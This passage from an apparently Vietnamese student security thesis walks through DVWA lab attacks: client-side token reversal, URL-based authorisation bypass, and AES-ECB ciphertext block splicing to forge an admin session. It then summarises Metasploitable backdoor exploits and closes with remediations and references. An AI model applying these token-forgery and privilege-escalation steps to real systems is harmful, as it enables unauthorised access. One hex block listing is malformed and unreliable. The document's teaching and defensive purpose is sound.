
Nếu phrase = "success", thì:

- rot13("success") = "fhpprff"
- md5("fhpprff") = 4d9f70b6d0f6f2dfd379509629fcce71

Dùng công cụ Cyberchef để reverse token của “success”.




Request 2: Sử dụng Burpsuite để thay token được khởi tạo bằng token vừa được reverse. Sau đó forward lại để xem phản hồi của Server.




Authorisation Bypass

Tham số kiểm định: ID

Request 1: Từ nội dung của SQL Injection, thử login với tài khoản của User “gordonb” và password “abc123”.




Respone 1: Khi login với tài khoản User, trên giao diên không còn tìm thấy mục Authorisation Bypass. Cho thấy đây là hành vi của user không phải admin.



Request 2: Truy cập vào mục Authorisation Bypass thông qua URL.

/DVWA/vulnerabilities/authbypass/


Respone 2: Hệ thống trả về thông báo user không có quyền truy cập.



Nếu Server không kiểm tra quyền truy cập của người gửi thì attacker có thể gửi những request nhạy cảm để giả mạo admin nhằm đánh cắp và sửa đổi thông tin.

Request 3: Tiến hành gửi một request giả để truy cập API nhằm lấy thông tin của Server.

Respone 3: Server trả về các dữ liệu của user dù không thuộc quyền truy cập của user admin.




Cryptography


Tham số kiểm định: session

- Thu thập token của tài khoản admin (Sooty) và tài khoản user thường (Sweep)
- Giải mã base64 cả hai token → nhận dạng cấu trúc JSON chứa trường phân quyền level
- Xác định block chứa "level":"admin" trong token của Sooty
- Xác định block chứa "level":"user" trong token của Sweep
- Sao chép block "level":"admin" từ token Sooty
- Thay thế block "level":"user" trong token Sweep bằng block "level":"admin" vừa sao chép
- Mã hoá lại chuỗi JSON đã chỉnh sửa thành base64 → tạo token mới
- Dán token mới vào cookie PHPSESSID
- Gửi lại request → hệ thống chấp nhận và cấp quyền admin cho phiên của Sweep

Truy cập:



Hiện tại token này chỉ giúp attacker login với user Bungle và quyền user. Mục tiêu cần nhắm tới là chiếm quyền admin để khai thác hệ thống.



Lỗ hổng này ứng dụng thuật toán AES-128-ECB để mã hóa session token. Do đặc điểm deterministic và mã hóa từng block 16 byte độc lập của chế độ ECB không xác thực toàn vẹn, attacker có thể thực hiện tấn công "ghép" block ciphertext mà không cần biết khóa bí mật.

Mục tiêu: Tạo token hợp lệ cho user "Sweep" nhưng mang quyền "admin" và thời hạn còn hiệu lực.

Bước 1: Tách token theo block chứa 16bytes tương đương với 32 ký tự hex. Do thuật toán AES-128-ECB xử lý 16 byte / 32 hex digits mỗi block

```
Token: Sooty (admin)
e287af752ed3f9601befd45726785bd9
b85bb230876912bf3c66e50758b222d0
837d1e6b16bfae07b776feb7afe57630
5aec34b41499579d3fb6acc8dc92fd5f
cea8743c3b2904de83944d6b19733cdb
48dd16048ed89967c250ab7f00629dba
```

```
Token: Sweep (user)
3061837c4f9debaf19d4539bfa0074c1
b85bb230876912bf3c66e50758b222d0
83f2d277d9e5fb9a951e74bee57c77a3
caeb574f10f349ed839fbfd223903368
873580b2e3e494ace1e9e8035f0e7e07
```

```
Token: Soo (user) (valid session)
5fec0b1c993f46c8bad8a5c8d9bb9698
174d4b2659239bbc50646e14a70becef
83f2d277d9e5fb9a951e74bee57c77a3
c9acb1f268c06c5e760a9d728e081fab
65e83b9f97e65cb7c7c4b8427bd44abc
16daa00fd8cd0105c97449185be77ef5
```

Bước 2: So sánh các giá trị trên từng block và nối ghép lại với nhau.

-Phân tích giá trị trên các block:

- Block chứa trường level của Sooty: “admin”.
- Block chứa trường level của Sweep và Soo: “user”.
- Block chứa trường expiry của Soo: thời gian còn hiệu lực.

-Nối ghép các block lại với nhau tạo ra token user quyền admin:


- Thay block chứa “user” bằng block chứa “admin” lấy từ token của Sooty.
- Thay block expiry đã hết hiệu lực bằng block expiry còn hiệu lực lấy từ token của Soo.
- Giữ nguyên toàn bộ các block khác của Sweep.

```
Token: Sooty (admin)
e287af752ed3f9601befd45726785bd9
b85bb230876912bf3c66e50758b222d0
837d1e6b16bfae07b776feb7afe57630
5aec34b41499579d3fb6acc8dc92fd5f
cea8743c3b2904de83944d6b19733cdb
48dd16048ed89967c250ab7f00629dba

Token: Sweep (user)
3061837c4f9debaf19d4539bfa0074c1
b85bb230876912bf3c66e50758b222d0
83f2d277d9e5fb9a951e74bee57c77a3
caeb574f10f349ed839fbfd223903368
873580b2e3e494ace1e9e8035f0e7e07

Token: Soo (user) (valid session)
5fec0b1c993f46c8bad8a5c8d9bb9698
174d4b2659239bbc50646e14a70becef
83f2d277d9e5fb9a951e74bee57c77a3
c9acb1f268c06c5e760a9d728e081fab
65e83b9f97e65cb7c7c4b8427bd44abc
16daa00fd8cd0105c97449185be77ef5
```


```
Token: Sweep (user)
Block 0
fc1b17c4f9dfab1f9d539faae74c1
9c81c7203b1d6e4e9d2c9f1b0c4f
Block 1
837d16eb1bfa0e077febf2a7e7e10
d4c0c0f3d9f1a9e7c8f2a1e9d3f5
Block 2
87758b2b4a44ac1ee88b5f9e7e07
b7f0e9d1a9e7c8f2a1e9d3f5e7e0
Block 3
30619f7c4f9dabf194d39afaa074c11714d4859939bc5e641a420becfe8b716e1cbfae0b77
fcfa7e5f29c0aeb7af18f49de89fb1c2230c388b250b2e84a4c1ee88b5f9e7e07
```

Khi thay mới các block thì nhận được token mới, tiến hành request token này vào hệ thống.

Request:



Respone: Hệ thống xác nhận login thành công với User là Sweep và quyền quản trị admin.



3.3. Đánh giá kết quả thực nghiệm với giải pháp

3.3.1. Đánh giá kết quả thực nghiệm

- *Đối với Linux*

Quá trình quét và khai thác cho thấy hệ thống sử dụng các phiên bản dịch vụ cũ, chứa nhiều lỗ hổng nghiêm trọng:

FTP (vsftpd 2.3.4): Tồn tại lỗ hổng Backdoor , cho phép thực thi mã từ xa. Thực nghiệm đã khai thác thành công và chiếm được quyền root.

IRC (UnrealIRCd): Chứa Backdoor, cho phép kẻ tấn công thiết lập kết nối reverse shell và chiếm quyền điều khiển hệ thống.

SSH (OpenSSH 4.7p1): Tồn tại lỗ hổng cho phép brute force tài khoản hoặc RCE. Thực nghiệm đã dò tìm thành công tài khoản msfadmin:msfadmin và đăng nhập thành công vào hệ thống

- *Đối với DVWA*

Thực nghiệm trên DVWA đã khai thác thành công các lỗ hổng, cụ thể:

+ Brute Force: Hệ thống không có cơ chế chống dò mật khẩu hiệu quả, cho phép tìm ra mật khẩu admin thông qua tấn công từ điển.
+ Cryptography: Sử dụng thuật toán mã hóa yếu cho token. Hacker có thể ghép các block mã hóa từ các user khác nhau để leo thang đặc quyền từ user thường lên admin mà không cần biết khóa bí mật.
+ JavaScript Attacks: Việc sinh token thực hiện hoàn toàn ở phía client (Client-side) bằng hàm MD5 và ROT13, cho phép kẻ tấn công dễ dàng dùng kĩ thuật đảo ngược (reverse engineering) và giả mạo token.
+ Command Injection & File Inclusion: Thiếu lọc ký tự đầu vào cho phép thực thi lệnh hệ thống (như ping, ls) và đọc các file nhạy cảm trong hệ thống.
+ SQL Injection: Cho phép kẻ tấn công trích xuất toàn bộ dữ liệu người dùng, phiên bản database và cấu trúc bảng.
+ File Upload: Cơ chế kiểm tra định dạng file yếu kém, có thể bị vượt qua bằng cách đổi tên file (ví dụ: image.php.jpg), dẫn đến việc upload Web Shell thành công.
+ XSS & CSRF: Hệ thống cho phép chèn mã JavaScript độc hại để đánh cắp cookie và thực hiện đổi mật khẩu người dùng trái phép.
+ Authorization Bypass: Kiểm soát quyền truy cập dựa trên giao diện (ẩn link) thay vì kiểm tra phía server, cho phép user thường truy cập dữ liệu admin thông qua URL trực tiếp.

3.3.2. Giải pháp

- *Đối với Linux*

Cập nhật và vá lỗi: Nâng cấp ngay lập tức các dịch vụ đang sử dụng phiên bản cũ (vsftpd, UnrealIRCd, OpenSSH) lên phiên bản mới nhất đã được vá lỗi bảo mật.

Tắt dịch vụ không cần thiết: Vô hiệu hóa hoặc gỡ bỏ các dịch vụ không sử dụng (như IRC hoặc FTP nếu không cần thiết) để giảm thiểu tấn công từ các dịch vụ đó.

Cấu hình mật khẩu mạnh: Thiết lập chính sách mật khẩu phức tạp để chống lại các cuộc tấn công Brute Force vào SSH.

- *Đối với DVWA*

Có thể xây dựng WAF để thêm các rule bảo vệ hệ thống trước các truy vấn vào web

Áp dụng phương pháp whitelist để xác định và cho phép chỉ những dữ liệu đầu vào hợp lệ.

Sử dụng Prepared Statements (câu lệnh chuẩn bị trước) để đảm bảo an toàn và ngăn ngừa hoàn toàn các cuộc tấn công SQL Injection.

Lọc và loại bỏ các ký tự đặc biệt trong các lệnh gọi hệ thống, nhằm ngăn chặn nguy cơ Command Injection.

Sử dụng các thuật toán mã hóa mạnh và hiện đại (như AES-GCM thay vì ECB) và đảm bảo tính toàn vẹn dữ liệu để ngăn chặn việc giả mạo token.

Thực hiện mọi logic kiểm tra bảo mật và sinh token quan trọng ở phía Server-side, không tin tưởng dữ liệu xử lý ở phía Client.

Áp dụng cơ chế khóa tài khoản tạm thời (Lockout policy) hoặc CAPTCHA để chống Brute Force.

Kiểm tra quyền của người dùng (Authorization check) trên mỗi request gửi đến server, không chỉ dựa vào việc ẩn/hiện menu trên giao diện người dùng.

Sử dụng CSRF Token cho tất cả các form thay đổi dữ liệu để ngăn chặn tấn công giả mạo request.

Kiểm tra định dạng file dựa trên nội dung (file header/magic bytes) thay vì chỉ kiểm tra phần mở rộng (extension).

Lưu trữ file upload ở thư mục bên ngoài thư mục web root và không cho phép quyền thực thi trên thư mục đó.

CHƯƠNG IV: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

4.1. Kết luận

Qua quá trình nghiên cứu lý thuyết kết hợp với thực nghiệm trên môi trường mô phỏng, nghiên cứu đã đạt được các mục tiêu đề ra và khẳng định tính khả thi của việc triển khai đánh giá an toàn thông tin theo phương pháp thực tiễn trên hệ thống mạng doanh nghiệp. Hệ thống kiểm thử được xây dựng thành công dựa trên mô hình mạng thực tế cho một doanh nghiệp giả định (Công ty ABC), bao gồm máy chủ Linux và máy chủ web Windows, với việc triển khai đầy đủ các công cụ như XAMPP và bộ mã nguồn lỗi DVWA, tạo nền tảng vững chắc cho các bài thực hành phân tích lỗ hổng.

Các kết quả thực nghiệm cho thấy khả năng khai thác hiệu quả nhiều lỗ hổng nghiêm trọng trên cả hai môi trường. Trên nền tảng Linux, việc sử dụng công cụ Nmap kết hợp Metasploit đã cho phép quét, xác định và khai thác thành công các lỗ hổng CVE liên quan đến dịch vụ FTP, SSH và IRC, đặc biệt là Backdoor (CVE-2011-2523) trên phiên bản phần mềm chưa được cập nhật bản vá. Trên môi trường Windows (Web Server), thông qua DVWA, nghiên cứu đã thực hiện và kiểm chứng thành công toàn bộ danh sách TOP 10 OWASP, bao gồm SQL Injection, Cross-Site Scripting (XSS), Brute Force, Command Injection và Authorisation Bypass. Các lỗ hổng này đều bị khai thác hiệu quả khi thiếu các cơ chế kiểm tra đầu vào, quản lý phiên làm việc và xác thực đúng cách.

Kết quả đánh giá mức độ rủi ro theo các phương pháp Black-box, White-box và Gray-box đã làm rõ rằng các sai sót cơ bản như sử dụng mật khẩu yếu, cài đặt phần mềm không chính thức, thiếu cấu hình tường lửa và cập nhật bản vá là những nguyên nhân chính dẫn đến mất an toàn thông tin. Nghiên cứu nhấn mạnh rằng việc duy trì các dịch vụ cũ, không được vá lỗi và cấu hình bảo mật không đầy đủ chính là điểm yếu nghiêm trọng nhất trong hạ tầng doanh nghiệp.

4.2. Hướng phát triển

Dựa trên các kết quả đạt được, nghiên cứu đề xuất một số hướng phát triển nhằm nâng cao hiệu quả và tính toàn diện của quy trình đánh giá an toàn thông tin trong tương lai.

Thứ nhất, cần mở rộng phạm vi kiểm thử sang các thành phần hạ tầng phức tạp hơn, bao gồm thiết bị mạng vật lý (router, firewall), hệ thống điện toán đám mây và các nền tảng IoT. Đồng thời, nghiên cứu sâu hơn về các kỹ thuật tấn công nâng cao như ransomware, tấn công có chủ đích (APT) và các phương thức khai thác zero-day.

Thứ hai, chuyển từ các bài kiểm thử rời rạc sang xây dựng hệ thống quản lý an toàn thông tin (ISMS) theo tiêu chuẩn quốc tế ISO/IEC 27001, kết hợp áp dụng các hướng dẫn cấu hình bảo mật chi tiết từ CIS Benchmarks nhằm đảm bảo hệ thống được bảo vệ toàn diện ngay từ giai đoạn thiết kế và triển khai.

Thứ ba, phát triển các giải pháp tự động hóa quy trình giám sát liên tục (continuous monitoring) bằng cách tích hợp hệ thống phát hiện và ngăn chặn xâm nhập (IDS/IPS), thiết lập SIEM (Security Information and Event Management) để chủ động phát hiện và ứng phó với các hoạt động bất thường trước khi chúng gây hậu quả nghiêm trọng.

Thứ tư, ứng dụng trí tuệ nhân tạo và học máy (Machine Learning) là một hướng triển vọng quan trọng. Việc tích hợp các mô hình học máy như Gradient Boosting Machine hoặc Random Forest vào hệ thống Endpoint Detection and Response (EDR) sẽ giúp nhận diện các biến thể mã độc mới, hành vi bất thường và các mối đe dọa zero-day mà các phương pháp dựa trên chữ ký truyền thống khó phát hiện, đồng thời giảm thiểu tỷ lệ báo động giả.

Cuối cùng, cần xây dựng các chương trình đào tạo và nâng cao nhận thức an ninh mạng định kỳ cho nhân viên, bởi yếu tố con người vẫn là mắt xích yếu nhất trong chuỗi bảo mật của bất kỳ tổ chức nào. Việc kết hợp giữa công nghệ tiên tiến, quy trình quản lý chuẩn hóa và nâng cao năng lực con người sẽ tạo nên một hệ

thống bảo mật bền vững, toàn diện và thích ứng với các mối đe dọa ngày càng tinh vi trong tương lai.

TÀI LIỆU THAM KHẢO

[1]. Apache Friends. (n.d.). *XAMPP installers and downloads*. https://www.apachefriends.org/

[2]. Center for Internet Security. (n.d.). *CIS benchmarks*. https://www.cisecurity.org/cis-benchmarks/

[3]. Digininja. (n.d.). *Damn vulnerable web application (DVWA)* [Source code]. GitHub. https://github.com/digininja/DVWA

[4]. National Institute of Standards and Technology. (2010). *CVE-2010-2075 Detail*. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2010-2075

[5]. National Institute of Standards and Technology. (2011). *CVE-2011-2523 Detail*. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2011-2523

[6]. National Institute of Standards and Technology. (2023). *CVE-2023-38408 Detail*. National Vulnerability Database. https://nvd.nist.gov/vuln/detail/CVE-2023-38408

[7]. OWASP Foundation. (2021). *OWASP Top 10: 2021*. https://owasp.org/www-project-top-ten/

[8]. Tiêu chuẩn Việt Nam. (2019). *Công nghệ thông tin - Các kỹ thuật an toàn - Hệ thống quản lý an toàn thông tin - Các yêu cầu* (TCVN ISO/IEC 27001:2019).